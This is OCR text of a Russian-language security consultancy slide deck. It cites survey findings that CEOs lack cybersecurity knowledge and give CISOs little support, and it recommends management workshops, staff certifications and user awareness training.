
ISSP

Information Systems Security Partners


Еще одна Проблема

понимание и поддержка со стороны руководства


Проблема кибербезопасности в организациях




CISO верят что их организация скомпрометирована



CISO считают что основная проблема в бюджете




Считают, что CEO принимают решения без понимания сути вопроса



не проводят регулярный брифинг для CEO

61% руководителей компании недостаточно знают про кибербезопасность..

In your opinion, does your CEO know enough about cybersecurity?




dimensional research

Sponsored by: CYBERARK

69% CISO считают, что кибербезопасность - это слишком техническая тема для их руководства

Why do you think your CEO lacks knowledge regarding cybersecurity?




dimensional research

Sponsored by: CYBERARK

Только 39% CISO чувствуют поддержку руководства компании

How would you characterize executive management's support for information security?




dimensional research

Sponsored by: CYBERARK

75% считают бюджет основной проблемой
52% уверены что проблема в недостатке знаний

For your company, what are the top barriers to implementing cybersecurity enhancements?



dimensional research

Sponsored by: CYBERARK

Недостаточно экспертизы?

Менеджмент

Провести воркшоп для Менеджмента

ISSP (MAW)

До 8 человек

2 сессии по 2 часа.

Теория + практика

Специалисты

Утвердить бюджет на обучение отдела.

CEH/CHFI/CIH/CND

CISSP, CISM, ISO27001

ISSP (RE), (MAN), (MEMF)

Пользователи

Внедрить программу осведомления пользователей.

Материалы

Семинары

Тестирование

Выступления TEDx

Благодарю за внимание!